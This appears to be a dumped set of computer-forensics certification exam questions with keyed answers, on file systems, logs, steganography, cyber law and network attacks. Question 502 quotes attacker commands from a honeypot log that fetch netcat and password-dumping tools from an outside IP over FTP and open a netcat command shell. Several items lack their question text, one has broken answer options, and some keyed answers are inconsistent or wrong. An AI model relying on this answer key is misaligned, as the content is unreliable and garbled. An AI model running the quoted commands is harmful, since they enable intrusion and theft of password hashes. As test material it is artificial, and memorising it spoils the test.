Your company's network just finished going through a SAS 70 audit. This audit reported that overall, your network is secure, but there are some areas that needs improvement. The major area was SNMP security. The audit company recommended turning off SNMP, but that is not an option since you have so many remote

nodes to keep track of. What step could you take to help secure SNMP on your network?

A. Block all internal MAC address from using SNMP
B. Block access to UDP port 171
C. Block access to TCP port 171
D. Change the default community string names

Answer: D

NEW QUESTION 232
- (Exam Topic 2)
Harold is finishing up a report on a case of network intrusion, corporate spying, and embezzlement that he has been working on for over six months. He is trying to find the right term to use in his report to describe network-enabled spying. What term should Harold use?

A. Spycrack
B. Spynet
C. Netspionage
D. Hackspionage

Answer: C

NEW QUESTION 236
- (Exam Topic 2)
Billy, a computer forensics expert, has recovered a large number of DBX files during the forensic investigation of a laptop. Which of the following email clients can he use to analyze the DBX files?

A. Microsoft Outlook
B. Eudora
C. Mozilla Thunderbird
D. Microsoft Outlook Express

Answer: D

NEW QUESTION 237
- (Exam Topic 2)
Which code does the FAT file system use to mark the file as deleted?

A. ESH
B. 5EH
C. H5E
D. E5H

Answer: D

NEW QUESTION 242
- (Exam Topic 2)
Which of the following files DOES NOT use Object Linking and Embedding (OLE) technology to embed and link to other objects?

A. Portable Document Format
B. MS-office Word Document
C. MS-office Word OneNote
D. MS-office Word PowerPoint

Answer: A

NEW QUESTION 246
- (Exam Topic 2)
While searching through a computer under investigation, you discover numerous files that appear to have had the first letter of the file name replaced by the hex code byte 5h. What does this indicate on the computer?

A. The files have been marked as hidden
B. The files have been marked for deletion
C. The files are corrupt and cannot be recovered
D. The files have been marked as read-only

Answer: B

NEW QUESTION 247
- (Exam Topic 2)
What advantage does the tool Evidor have over the built-in Windows search?

A. It can find deleted files even after they have been physically removed
B. It can find bad sectors on the hard drive
C. It can search slack space
D. It can find files hidden within ADS

Answer: C

NEW QUESTION 252
- (Exam Topic 2)
What must be obtained before an investigation is carried out at a location?

A. Search warrant
B. Subpoena
C. Habeas corpus
D. Modus operandi

Answer: A

NEW QUESTION 256
- (Exam Topic 2)
Who is responsible for the following tasks?

A. Non-forensics staff
B. Lawyers
C. System administrators
D. Local managers or other non-forensic staff

Answer: A

NEW QUESTION 261
- (Exam Topic 2)
What type of attack sends SYN requests to a target system with spoofed IP addresses?

A. SYN flood
B. Ping of death
C. Cross site scripting
D. Land

Answer: A

NEW QUESTION 265
- (Exam Topic 2)
Which of the following options will help users to enable or disable the last access time on a system running Windows 10 OS?

A. wmic service
B. Reg.exe
C. fsutil
D. Devcon

Answer: C

NEW QUESTION 266
- (Exam Topic 2)
When reviewing web logs, you see an entry for resource not found in the HTTP status code field. What is the actual error code that you would see in the log for resource not found?

A. 202
B. 404
C. 606
D. 999

Answer: B

NEW QUESTION 268
- (Exam Topic 2)
What is considered a grant of a property right given to an individual who discovers or invents a new machine, process, useful composition of matter or manufacture?

A. Copyright
B. Design patent
C. Trademark
D. Utility patent

Answer: D

NEW QUESTION 271
- (Exam Topic 2)
Davidson Trucking is a small transportation company that has three local offices in Detroit Michigan. Ten
female employees that work for the company have gone to an attorney reporting that male employees repeatedly harassed them and that management did nothing to stop the problem. Davidson has employee policies that outline all company guidelines, including awareness on harassment and how it will not be tolerated. When the case is brought to court, whom should the prosecuting attorney call upon for not upholding company policy?

A. IT personnel

B. Employees themselves
C. Supervisors
D. Administrative assistant in charge of writing policies

Answer: C

NEW QUESTION 275
- (Exam Topic 2)
A picture file is recovered from a computer under investigation. During the investigation process, the file is enlarged 500% to get a better view of its contents. The picture quality is not degraded at all from this process. What kind of picture is this file. What kind of picture is this file?

A. Raster image
B. Vector image
C. Metafile image
D. Catalog image

Answer: B

NEW QUESTION 280
- (Exam Topic 2)
What is the first step taken in an investigation for laboratory forensic staff members?

A. Packaging the electronic evidence
B. Securing and evaluating the electronic crime scene
C. Conducting preliminary interviews
D. Transporting the electronic evidence

Answer: B

NEW QUESTION 284
- (Exam Topic 2)
In Steganalysis, which of the following describes a Known-stego attack?

A. The hidden message and the corresponding stego-image are known
B. During the communication process, active attackers can change cover
C. Original and stego-object are available and the steganography algorithm is known
D. Only the steganography medium is available for analysis

Answer: C

NEW QUESTION 287
- (Exam Topic 2)
Which among the following is an act passed by the U.S. Congress in 2002 to protect investors from the possibility of fraudulent accounting activities by corporations?

A. HIPAA
B. GLBA
C. SOX
D. FISMA

Answer: C

NEW QUESTION 291
- (Exam Topic 2)
In the following email header, where did the email first originate from?

```
Microsoft Mail Internet Headers Version 2.0
Received: from smtp1.somedomain.com ([199.190.129.133]) by somedomain.com
with Microsoft SMTPSVC(6.0.3790.1830);
         Fri, 1 Jun 2007 09:43:08 -0500
Received: from david1.state.us.gov.us (david1.state.ok.gov [172.16.28.115])
        by smtp1.somedomain.com (8.13.1/8.12.11) with ESMTP id l51EfCEh032241
        for <someone@somedomain.com>; Fri, 1 Jun 2007 09:41:13 -0500
Received: from simon1.state.ok.gov.us ([172.18.0.199]) by
david1.state.ok.gov.us with Microsoft SMTPSVC(6.0.3790.1830);
         Fri, 1 Jun 2007 09:41:13 -0500
X-Ninja-PIM: Scanned by Ninja
X-Ninja-AttachmentFiltering: (no action)
X-MimeOLE: Produced By Microsoft Exchange V6.5.7235.2
Content-class: urn:content-classes:message
Return-Receipt-To: "Johnson, Jimmy" <jimmy@somewherelese.com>
MIME-Version: 1.0
```

A. Somedomain.com
B. Smtp1.somedomain.com
C. Simon1.state.ok.gov.us
D. David1.state.ok.gov.us

Answer: C

NEW QUESTION 292
- (Exam Topic 2)
Which of the following data structures stores attributes of a process, as well as pointers to other attributes and data structures?

A. Lsproc
B. DumpChk
C. RegEdit
D. EProcess

Answer: D

NEW QUESTION 294
- (Exam Topic 2)
John is working as a computer forensics investigator for a consulting firm in Canada. He is called to seize a computer at a local web caf purportedly used as a botnet server. John thoroughly scans the computer and finds nothing that would lead him to think the computer was a botnet server. John decides to scan the virtual memory of the computer to possibly find something he had missed. What information will the virtual memory scan produce?

A. It contains the times and dates of when the system was last patched
B. It is not necessary to scan the virtual memory of a computer
C. It contains the times and dates of all the system files
D. Hidden running processes

Answer: D

NEW QUESTION 296
- (Exam Topic 2)
You have been given the task to investigate web attacks on a Windows-based server. Which of the following commands will you use to look at the sessions the machine has opened with other systems?

A. Net sessions
B. Net config
C. Net share
D. Net use

Answer: D

NEW QUESTION 299
- (Exam Topic 2)
What is the size value of a nibble?

A. 0.5 kilo byte
B. 0.5 bit
C. 0.5 byte
D. 2 bits

Answer: C

NEW QUESTION 302
- (Exam Topic 2)
Harold is a computer forensics investigator working for a consulting firm out of Atlanta Georgia. Harold is called upon to help with a corporate espionage case in Miami Florida. Harold assists in the investigation by pulling all the data from the computers allegedly used in the illegal activities. He finds that two suspects in the company where stealing sensitive corporate information and selling it to competing companies. From the email and instant messenger logs recovered, Harold has discovered that the two employees notified the buyers by writing symbols on the back of specific stop signs. This way, the buyers knew when and where to meet with the alleged suspects to buy the stolen material. What type of steganography did these two suspects use?

A. Text semagram
B. Visual semagram
C. Grill cipher
D. Visual cipher

Answer: B

NEW QUESTION 306
- (Exam Topic 2)
Steven has been given the task of designing a computer forensics lab for the company he works for. He has found documentation on all aspects of how to design a lab except the number of exits needed. How many exits should Steven include in his design for the computer forensics lab?

A. Three
B. One
C. Two
D. Four

Answer: B

NEW QUESTION 310
- (Exam Topic 2)
When should an MD5 hash check be performed when processing evidence?

A. After the evidence examination has been completed
B. On an hourly basis during the evidence examination
C. Before and after evidence examination
D. Before the evidence examination has been completed

Answer: C

NEW QUESTION 311
- (Exam Topic 2)
To which phase of the Computer Forensics Investigation Process does the Planning and Budgeting of a Forensics Lab belong?

A. Post-investigation Phase
B. Reporting Phase
C. Pre-investigation Phase
D. Investigation Phase

Answer: C

NEW QUESTION 312
- (Exam Topic 2)
Which password cracking technique uses every possible combination of character sets?

A. Rainbow table attack
B. Brute force attack
C. Rule-based attack
D. Dictionary attack

Answer: B

NEW QUESTION 314
- (Exam Topic 2)
A forensics investigator is searching the hard drive of a computer for files that were recently moved to the Recycle Bin. He searches for files in C:\RECYCLED using a command line tool but does not find anything. What is the reason for this?

A. He should search in C:\Windows\System32\RECYCLED folder
B. The Recycle Bin does not exist on the hard drive
C. The files are hidden and he must use switch to view them
D. Only FAT system contains RECYCLED folder and not NTFS

Answer: C

NEW QUESTION 316
- (Exam Topic 2)
Why would a company issue a dongle with the software they sell?

A. To provide source code protection
B. To provide wireless functionality with the software
C. To provide copyright protection
D. To ensure that keyloggers cannot be used

Answer: C

NEW QUESTION 319
- (Exam Topic 2)
What is the default IIS log location?

A. SystemDrive\inetpub\LogFiles
B. %SystemDrive%\inetpub\logs\LogFiles
C. %SystemDrive\logs\LogFiles
D. SystemDrive\logs\LogFiles

Answer: B

NEW QUESTION 320
- (Exam Topic 2)
Which of the following tools will help the investigator to analyze web server logs?

A. XRY LOGICAL
B. LanWhois
C. Deep Log Monitor
D. Deep Log Analyzer

Answer: D

NEW QUESTION 324

- (Exam Topic 2)
All Blackberry email is eventually sent and received through what proprietary RIM-operated mechanism?

A. Blackberry Message Center
B. Microsoft Exchange
C. Blackberry WAP gateway
D. Blackberry WEP gateway

Answer: A

NEW QUESTION 328
- (Exam Topic 2)
Heather, a computer forensics investigator, is assisting a group of investigators working on a large computer fraud case involving over 20 people. These 20 people, working in different offices, allegedly siphoned off money from many different client accounts. Heather responsibility is to find out how the accused people communicated between each other. She has searched their email and their computers and has not found any useful evidence. Heather then finds some possibly useful evidence under the desk of one of the accused.
In an envelope she finds a piece of plastic with numerous holes cut out of it. Heather then finds the same exact piece of plastic with holes at many of the other accused peoples desks. Heather believes that the 20 people involved in the case were using a cipher to send secret messages in between each other. What type of cipher was used by the accused in this case?

A. Grill cipher
B. Null cipher
C. Text semagram
D. Visual semagram

Answer: A

NEW QUESTION 330
- (Exam Topic 2)
When searching through file headers for picture file formats, what should be searched to find a JPEG file in hexadecimal format?

A. FF D8 FF E0 00 10
B. FF FF FF FF FF FF
C. FF 00 FF 00 FF 00
D. EF 00 EF 00 EF 00

Answer: A

NEW QUESTION 335
- (Exam Topic 2)
Which of the following is a record of the characteristics of a file system, including its size, the block size, the empty and the filled blocks and their respective counts, the size and location of the inode tables, the disk block map and usage information, and the size of the block groups?

A. Inode bitmap block
B. Superblock
C. Block bitmap block
D. Data block

Answer: B

NEW QUESTION 338
- (Exam Topic 2)
Which of the following tool enables a user to reset his/her lost admin password in a Windows system?

A. Advanced Office Password Recovery
B. Active@ Password Changer
C. Smartkey Password Recovery Bundle Standard
D. Passware Kit Forensic

Answer: B

NEW QUESTION 341
- (Exam Topic 2)
Daryl, a computer forensics investigator, has just arrived at the house of an alleged computer hacker. Daryl takes pictures and tags all computer and peripheral equipment found in the house. Daryl packs all the items found in his van and takes them back to his lab for further examination. At his lab, Michael his assistant helps him with the investigation. Since Michael is still in training, Daryl supervises all of his work very carefully. Michael is not quite sure about the procedures to copy all the data off the computer and peripheral devices. How many data acquisition tools should Michael use when creating copies of the evidence for the investigation?

A. Two
B. One
C. Three
D. Four

Answer: A

NEW QUESTION 342

- (Exam Topic 2)
Which of the following technique creates a replica of an evidence media?

A. Data Extraction
B. Backup
C. Bit Stream Imaging
D. Data Deduplication

Answer: C

NEW QUESTION 343
- (Exam Topic 2)
What layer of the OSI model do TCP and UDP utilize?

A. Data Link
B. Network
C. Transport
D. Session

Answer: C

NEW QUESTION 347
- (Exam Topic 2)
What type of attack sends spoofed UDP packets (instead of ping packets) with a fake source address to the IP broadcast address of a large network?

A. Fraggle
B. Smurf scan
C. SYN flood
D. Teardrop

Answer: A

NEW QUESTION 352
- (Exam Topic 2)
An investigator is searching through the firewall logs of a company and notices ICMP packets that are larger than 65,536 bytes. What type of activity is the investigator seeing?

A. Smurf
B. Ping of death
C. Fraggle
D. Nmap scan

Answer: B

NEW QUESTION 356
- (Exam Topic 2)
What stage of the incident handling process involves reporting events?

A. Containment
B. Follow-up
C. Identification
D. Recovery

Answer: C

NEW QUESTION 361
- (Exam Topic 2)
Smith, as a part his forensic investigation assignment, seized a mobile device. He was asked to recover the Subscriber Identity Module (SIM card) data in the mobile device. Smith found that the SIM was protected by a Personal Identification Number (PIN) code, but he was also aware that people generally leave the PIN numbers to the defaults or use easily guessable numbers such as 1234. He made three unsuccessful attempts, which blocked the SIM card. What can Jason do in this scenario to reset the PIN and access SIM data?

A. He should contact the network operator for a Temporary Unlock Code (TUK)
B. Use system and hardware tools to gain access
C. He can attempt PIN guesses after 24 hours
D. He should contact the network operator for Personal Unlock Number (PUK)

Answer: D

NEW QUESTION 363
- (Exam Topic 2)
Files stored in the Recycle Bin in its physical location are renamed as Dxy.ext, where “x” represents the _____.

A. Drive name
B. Original file name’s extension
C. Sequential number
D. Original file name

Answer: A

NEW QUESTION 367
- (Exam Topic 2)
Which of the following is NOT a part of pre-investigation phase?

A. Building forensics workstation
B. Gathering information about the incident
C. Gathering evidence data
D. Creating an investigation team

Answer: C

NEW QUESTION 370
- (Exam Topic 2)
Sectors are pie-shaped regions on a hard disk that store data. Which of the following parts of a hard disk do not contribute in determining the addresses of data?

A. Sectors
B. Interface
C. Cylinder
D. Heads

Answer: B

NEW QUESTION 373
- (Exam Topic 2)
Which of the following tool can the investigator use to analyze the network to detect Trojan activities?

A. Regshot
B. TRIPWIRE
C. RAM Computer
D. Capsa

Answer: D

NEW QUESTION 375
- (Exam Topic 2)
If you are concerned about a high level of compression but not concerned about any possible data loss, what type of compression would you use?

A. Lossful compression
B. Lossy compression
C. Lossless compression
D. Time-loss compression

Answer: B

NEW QUESTION 378
- (Exam Topic 2)
Microsoft Security IDs are available in Windows Registry Editor. The path to locate IDs in Windows 7 is:

A. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProfileList
B. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ProfileList
C. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\RegList
D. HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Regedit

Answer: A

NEW QUESTION 379
- (Exam Topic 2)
Which of the following is an iOS Jailbreaking tool?

A. Kingo Android ROOT
B. Towelroot
C. One Click Root
D. Redsn0w

Answer: D

NEW QUESTION 383
- (Exam Topic 2)
What type of equipment would a forensics investigator store in a StrongHold bag?

A. PDAPDA?
B. Backup tapes
C. Hard drives

D. Wireless cards

Answer: D

NEW QUESTION 385
- (Exam Topic 2)
Cylie is investigating a network breach at a state organization in Florida. She discovers that the intruders were able to gain access into the company firewalls by overloading them with IP packets. Cylie then discovers through her investigation that the intruders hacked into the company phone system and used the hard drives on their PBX system to store shared music files. What would this attack on the company PBX system be called?

A. Phreaking
B. Squatting
C. Crunching
D. Pretexting

Answer: A

NEW QUESTION 386
- (Exam Topic 2)
What hashing method is used to password protect Blackberry devices?

A. AES
B. RC5
C. MD5
D. SHA-1

Answer: D

NEW QUESTION 389
- (Exam Topic 2)
Where is the default location for Apache access logs on a Linux computer?

A. usr/local/apache/logs/access_log
B. bin/local/home/apache/logs/access_log
C. usr/logs/access_log
D. logs/usr/apache/access_log

Answer: A

NEW QUESTION 393
- (Exam Topic 2)
Which password cracking technique uses details such as length of password, character sets used to construct the password, etc.?

A. Dictionary attack
B. Brute force attack
C. Rule-based attack
D. Man in the middle attack

Answer: A

NEW QUESTION 396
- (Exam Topic 2)
Where does Encase search to recover NTFS files and folders?

A. MBR
B. MFT
C. Slack space
D. HAL

Answer: B

NEW QUESTION 397
- (Exam Topic 1)
Why should you note all cable connections for a computer you want to seize as evidence?

A. to know what outside connections existed
B. in case other devices were connected
C. to know what peripheral devices exist
D. to know what hardware existed

Answer: A

NEW QUESTION 398
- (Exam Topic 1)
You have been asked to investigate the possibility of computer fraud in the finance department of a company. It is suspected that a staff member has been

committing finance fraud by printing cheques that have not been authorized. You have exhaustively searched all data files on a bitmap image of the target computer, but have found no evidence. You suspect the files may not have been saved. What should you examine next in this case?

A. The registry
B. The swap file
C. The recycle bin
D. The metadata

Answer: B

NEW QUESTION 400
- (Exam Topic 1)
What information do you need to recover when searching a victim's computer for a crime committed with specific e-mail message?

A. Internet service provider information
B. E-mail header
C. Username and password
D. Firewall log

Answer: B

NEW QUESTION 403
- (Exam Topic 1)
Why are Linux/Unix based computers better to use than Windows computers for idle scanning?

A. Linux/Unix computers are easier to compromise
B. Linux/Unix computers are constantly talking
C. Windows computers are constantly talking
D. Windows computers will not respond to idle scans

Answer: C

NEW QUESTION 404
- (Exam Topic 1)
In Microsoft file structures, sectors are grouped together to form:

A. Clusters
B. Drives
C. Bitstreams
D. Partitions

Answer: A

NEW QUESTION 407
- (Exam Topic 1)
When investigating a network that uses DHCP to assign IP addresses, where would you look to determine which system (MAC address) had a specific IP address at a specific time?

A. on the individual computer's ARP cache
B. in the Web Server log files
C. in the DHCP Server log files
D. there is no way to determine the specific IP address

Answer: C

NEW QUESTION 409
- (Exam Topic 1)
You are running through a series of tests on your network to check for any security vulnerabilities.
After normal working hours, you initiate a DoS attack against your external firewall. The firewall Quickly freezes up and becomes unusable. You then initiate an FTP connection from an external IP into your internal network. The connection is successful even though you have FTP blocked at the external firewall. What has happened?

A. The firewall failed-bypass
B. The firewall failed-closed
C. The firewall ACL has been purged
D. The firewall failed-open

Answer: D

NEW QUESTION 411
- (Exam Topic 1)
In a FAT32 system, a 123 KB file will use how many sectors?

A. 34
B. 25
C. 11
D. 56

Answer: B

NEW QUESTION 415
- (Exam Topic 1)
Michael works for Kimball Construction Company as senior security analyst. As part of yearly security audit, Michael scans his network for vulnerabilities. Using Nmap, Michael conducts XMAS scan and most of the ports scanned do not give a response. In what state are these ports?

A. Closed
B. Open
C. Stealth
D. Filtered

Answer: B

NEW QUESTION 416
- (Exam Topic 1)
Area density refers to:

A. the amount of data per disk
B. the amount of data per partition
C. the amount of data per square inch
D. the amount of data per platter

Answer: A

NEW QUESTION 418
- (Exam Topic 1)
Office documents (Word, Excel, PowerPoint) contain a code that allows tracking the MAC, or unique identifier, of the machine that created the document. What is that code called?

A. the Microsoft Virtual Machine Identifier
B. the Personal Application Protocol
C. the Globally Unique ID
D. the Individual ASCII String

Answer: C

NEW QUESTION 420
- (Exam Topic 1)
Which federal computer crime law specifically refers to fraud and related activity in connection with access devices like routers?

A. 18 U.S.
B. 1029
C. 18 U.S.
D. 1362
E. 18 U.S.
F. 2511
G. 18 U.S.
H. 2703

Answer: A

NEW QUESTION 424
- (Exam Topic 1)
When an investigator contacts by telephone the domain administrator or controller listed by a Who is lookup to request all e-mails sent and received for a user account be preserved, what U.S.C. statute authorizes this phone call and obligates the ISP to preserve e-mail records?

A. Title 18, Section 1030
B. Title 18, Section 2703(d)
C. Title 18, Section Chapter 90
D. Title 18, Section 2703(f)

Answer: D

NEW QUESTION 425
- (Exam Topic 1)
What method of computer forensics will allow you to trace all ever-established user accounts on a Windows 2000 sever the course of its lifetime?

A. forensic duplication of hard drive
B. analysis of volatile data
C. comparison of MD5 checksums
D. review of SIDs in the Registry

Answer: C

NEW QUESTION 428

- (Exam Topic 1)
Harold wants to set up a firewall on his network but is not sure which one would be the most appropriate. He knows he needs to allow FTP traffic to one of the servers on his network, but he wants to only allow
FTP-PUT. Which firewall would be most appropriate for Harold? needs?

A. Circuit-level proxy firewall
B. Packet filtering firewall
C. Application-level proxy firewall
D. Data link layer firewall

Answer: C

NEW QUESTION 431
- (Exam Topic 1)
The efforts to obtain information before a trail by demanding documents, depositions, questioned and answers written under oath, written requests for admissions of fact and examination of the scene is a description of what legal term?

A. Detection
B. Hearsay
C. Spoliation
D. Discovery

Answer: D

NEW QUESTION 434
- (Exam Topic 1)
To preserve digital evidence, an investigator should _____.

A. Make two copies of each evidence item using a single imaging tool
B. Make a single copy of each evidence item using an approved imaging tool
C. Make two copies of each evidence item using different imaging tools
D. Only store the original evidence item

Answer: C

NEW QUESTION 439
- (Exam Topic 1)
When examining a file with a Hex Editor, what space does the file header occupy?

A. the last several bytes of the file
B. the first several bytes of the file
C. none, file headers are contained in the FAT
D. one byte at the beginning of the file

Answer: D

NEW QUESTION 442
- (Exam Topic 1)
Office Documents (Word, Excel and PowerPoint) contain a code that allows tracking the MAC or unique identifier of the machine that created the document. What is that code called?

A. Globally unique ID
B. Microsoft Virtual Machine Identifier
C. Personal Application Protocol
D. Individual ASCII string

Answer: A

NEW QUESTION 444
- (Exam Topic 1)
George is the network administrator of a large Internet company on the west coast. Per corporate policy, none of the employees in the company are allowed to use FTP or SFTP programs without obtaining approval from the IT department. Few managers are using SFTP program on their computers. Before talking to his boss, George wants to have some proof of their activity. George wants to use Ethereal to monitor network traffic, but only SFTP traffic to and from his network.
What filter should George use in Ethereal?

A. src port 23 and dst port 23
B. udp port 22 and host 172.16.28.1/24
C. net port 22
D. src port 22 and dst port 22

Answer: D

NEW QUESTION 448
- (Exam Topic 1)

A. 202

B. 404
C. 505
D. 909

Answer: B

NEW QUESTION 451
- (Exam Topic 1)
You are working in the security Department of law firm. One of the attorneys asks you about the topic of sending fake email because he has a client who has been charged with doing just that. His client alleges that he is innocent and that there is no way for a fake email to actually be sent. You inform the attorney that his client is mistaken and that fake email is possibility and that you can prove it. You return to your desk and craft a fake email to the attorney that appears to come from his boss. What port do you send the email to on the company SMTP server?

A. 10
B. 25
C. 110
D. 135

Answer: B

NEW QUESTION 455
- (Exam Topic 1)
Software firewalls work at which layer of the OSI model?

A. Application
B. Network
C. Transport
D. Data Link

Answer: D

NEW QUESTION 459
- (Exam Topic 1)
Microsoft Outlook maintains email messages in a proprietary format in what type of file?

A. .email
B. .mail
C. .pst
D. .doc

Answer: C

NEW QUESTION 460
- (Exam Topic 1)
You are working as a Computer forensics investigator for a corporation on a computer abuse case. You discover evidence that shows the subject of your investigation is also embezzling money from the company. The company CEO and the corporate legal counsel advise you to contact law enforcement and provide them with the evidence that you have found. The law enforcement officer that responds requests that you put a network sniffer on your network and monitor all traffic to the subject's computer. You inform the officer that you will not be able to comply with that request because doing so would:

A. Violate your contract
B. Cause network congestion
C. Make you an agent of law enforcement
D. Write information to the subject's hard drive

Answer: C

NEW QUESTION 462
- (Exam Topic 1)
What is the following command trying to accomplish?

A. Verify that UDP port 445 is open for the 192.168.0.0 network
B. Verify that TCP port 445 is open for the 192.168.0.0 network
C. Verify that NETBIOS is running for the 192.168.0.0 network
D. Verify that UDP port 445 is closed for the 192.168.0.0 network

Answer: A

NEW QUESTION 463
- (Exam Topic 1)
When conducting computer forensic analysis, you must guard against _____ So that you remain focused on the primary job and insure that the level of work does not increase beyond what was originally expected.

A. Hard Drive Failure
B. Scope Creep
C. Unauthorized expenses
D. Overzealous marketing

Answer: B

NEW QUESTION 465
- (Exam Topic 1)
Which part of the Windows Registry contains the user's password file?

A. HKEY_LOCAL_MACHINE
B. HKEY_CURRENT_CONFIGURATION
C. HKEY_USER
D. HKEY_CURRENT_USER

Answer: A

NEW QUESTION 467
- (Exam Topic 1)
How many characters long is the fixed-length MD5 algorithm checksum of a critical system file?

A. 128
B. 64
C. 32
D. 16

Answer: C

NEW QUESTION 470
- (Exam Topic 1)
After passing her CEH exam, Carol wants to ensure that her network is completely secure. She implements a DMZ, stateful firewall, NAT, IPSEC, and a packet filtering firewall. Since all security measures were taken, none of the hosts on her network can reach the Internet. Why is that?

A. Stateful firewalls do not work with packet filtering firewalls
B. NAT does not work with stateful firewalls
C. IPSEC does not work with packet filtering firewalls
D. NAT does not work with IPSEC

Answer: D

NEW QUESTION 475
- (Exam Topic 1)
Hackers can gain access to Windows Registry and manipulate user passwords, DNS settings, access rights or others features that they may need in order to accomplish their objectives. One simple method for loading an application at startup is to add an entry (Key) to the following Registry Hive:

A. HKEY_LOCAL_MACHINE\hardware\windows\start
B. HKEY_LOCAL_USERS\Software\Microsoft\old\Version\Load
C. HKEY_CURRENT_USER\Microsoft\Default
D. HKEY_LOCAL_MACHINE\Software\Microsoft\CurrentVersion\Run

Answer: D

NEW QUESTION 478
- (Exam Topic 1)
This is original file structure database that Microsoft originally designed for floppy disks. It is written to the outermost track of a disk and contains information about each file stored on the drive.

A. Master Boot Record (MBR)
B. Master File Table (MFT)
C. File Allocation Table (FAT)
D. Disk Operating System (DOS)

Answer: C

NEW QUESTION 479
- (Exam Topic 1)
After undergoing an external IT audit, George realizes his network is vulnerable to DDoS attacks. What countermeasures could he take to prevent DDoS attacks?

A. Enable direct broadcasts
B. Disable direct broadcasts
C. Disable BGP
D. Enable BGP

Answer: B

NEW QUESTION 483
- (Exam Topic 1)
What TCP/UDP port does the toolkit program netstat use?

A. Port 7
B. Port 15
C. Port 23
D. Port 69

Answer: B

NEW QUESTION 484
- (Exam Topic 1)
You are a security analyst performing reconnaissance on a company you will be carrying out a penetration test for. You conduct a search for IT jobs on Dice.com and find the following information for an open position: 7+ years experience in Windows Server environment 5+ years experience in Exchange 2000/2003 environment Experience with Cisco Pix Firewall, Linksys 1376 router, Oracle 11i and MYOB v3.4 Accounting software are required MCSA desired, MCSE, CEH preferred No Unix/Linux Experience needed What is this information posted on the job website considered?

A. Social engineering exploit
B. Competitive exploit
C. Information vulnerability
D. Trade secret

Answer: C

NEW QUESTION 488
- (Exam Topic 1)
Kimberly is studying to be an IT security analyst at a vocational school in her town. The school offers many different programming as well as networking languages. What networking protocol language should she learn that routers utilize?

A. ATM
B. UDP
C. BPG
D. OSPF

Answer: D

NEW QUESTION 492
- (Exam Topic 1)
What term is used to describe a cryptographic technique for embedding information into something else for the sole purpose of hiding that information from the casual observer?

A. rootkit
B. key escrow
C. steganography
D. Offset

Answer: C

NEW QUESTION 496
- (Exam Topic 1)
If a suspect computer is located in an area that may have toxic chemicals, you must:

A. coordinate with the HAZMAT team
B. determine a way to obtain the suspect computer
C. assume the suspect machine is contaminated
D. do not enter alone

Answer: A

NEW QUESTION 498
- (Exam Topic 1)
The offset in a hexadecimal code is:

A. The last byte after the colon
B. The 0x at the beginning of the code
C. The 0x at the end of the code
D. The first byte after the colon

Answer: B

NEW QUESTION 500
- (Exam Topic 1)
A honey pot deployed with the IP 172.16.1.108 was compromised by an attacker. Given below is an excerpt from a Snort binary capture of the attack. Decipher the activity carried out by the attacker by studying the log. Please note that you are required to infer only what is explicit in the excerpt.
(Note: The student is being tested on concepts learnt during passive OS fingerprinting, basic TCP/IP connection concepts and the ability to read packet signatures from a sniff dump.)
03/15-20:21:24.107053 211.185.125.124:3500 -> 172.16.1.108:111
TCP TTL:43 TOS:0x0 ID:29726 IpLen:20 DgmLen:52 DF
A* Seq: 0x9B6338C5 Ack: 0x5820ADD0 Win: 0x7D78 TcpLen: 32 TCP Options (3) => NOP NOP TS: 23678634 2878772
=+= 03/15-20:21:24.452051 211.185.125.124:789 -> 172.16.1.103:111

UDP TTL:43 TOS:0x0 ID:29733 IpLen:20 DgmLen:84
Len: 64
01 0A 8A 0A 00 00 00 00 00 00 00 02 00 01 86 A0 ....
00 00 00 02 00 00 00 03 00 00 00 00 00 00 00 00 ....
00 00 00 00 00 00 00 00 00 01 86 B8 00 00 00 01 ....
00 00 00 11 00 00 00 00 ....
=+= 03/15-20:21:24.730436 211.185.125.124:790 ->
172.16.1.103:32773
UDP TTL:43 TOS:0x0 ID:29781 IpLen:20 DgmLen:1104 Len: 1084
47 F7 9F 63 00 00 00 00 00 00 00 02 00 01 86 B8

A. The attacker has conducted a network sweep on port 111
B. The attacker has scanned and exploited the system using Buffer Overflow
C. The attacker has used a Trojan on port 32773
D. The attacker has installed a backdoor

Answer: A

NEW QUESTION 502
- (Exam Topic 1)
The following excerpt is taken from a honeypot log that was hosted at lab.wiretrip.net. Snort reported Unicode attacks from 213.116.251.162. The File Permission Canonicalization vulnerability (UNICODE attack) allows scripts to be run in arbitrary folders that do not normally have the right to run scripts. The attacker tries a Unicode attack and eventually succeeds in displaying boot.ini.
He then switches to playing with RDS, via msadcs.dll. The RDS vulnerability allows a malicious user to construct SQL statements that will execute shell commands (such as CMD.EXE) on the IIS server. He does a quick query to discover that the directory exists, and a query to msadcs.dll shows that it is functioning correctly.
The attacker makes a RDS query which results in the commands run as shown below.
"cmd1.exe /c open 213.116.251.162 >ftpcom" "cmd1.exe /c echo johna2k >>ftpcom" "cmd1.exe /c echo haxedj00 >>ftpcom" "cmd1.exe /c echo get nc.exe >>ftpcom" "cmd1.exe /c echo get pdump.exe >>ftpcom" "cmd1.exe /c echo get samdump.dll >>ftpcom" "cmd1.exe /c echo quit >>ftpcom"
"cmd1.exe /c ftp -s:ftpcom"
"cmd1.exe /c nc -l -p 6969 -e cmd1.exe" What can you infer from the exploit given?

A. It is a local exploit where the attacker logs in using username johna2k
B. There are two attackers on the system - johna2k and haxedj00
C. The attack is a remote exploit and the hacker downloads three files
D. The attacker is unsuccessful in spawning a shell as he has specified a high end UDP port

Answer: C

Explanation:
The log clearly indicates that this is a remote exploit with three files being downloaded and hence the correct answer is C.

NEW QUESTION 507
- (Exam Topic 1)
You should make at least how many bit-stream copies of a suspect drive?

A. 1
B. 2
C. 3
D. 4

Answer: B

NEW QUESTION 511
- (Exam Topic 1)
When you carve an image, recovering the image depends on which of the following skills?

A. Recognizing the pattern of the header content
B. Recovering the image from a tape backup
C. Recognizing the pattern of a corrupt file
D. Recovering the image from the tape backup

Answer: A

NEW QUESTION 516
- (Exam Topic 1)
How many sectors will a 125 KB file use in a FAT32 file system?

A. 32
B. 16
C. 256
D. 25

Answer: C

NEW QUESTION 520
- (Exam Topic 1)
The use of warning banners helps a company avoid litigation by overcoming an employee assumed ______. When connecting to the company's intranet, network or Virtual Private Network(VPN) and will allow the company's investigators to monitor, search and retrieve information stored within the network.

A. Right to work
B. Right of free speech
C. Right to Internet Access
D. Right of Privacy

Answer: D

NEW QUESTION 521
- (Exam Topic 1)
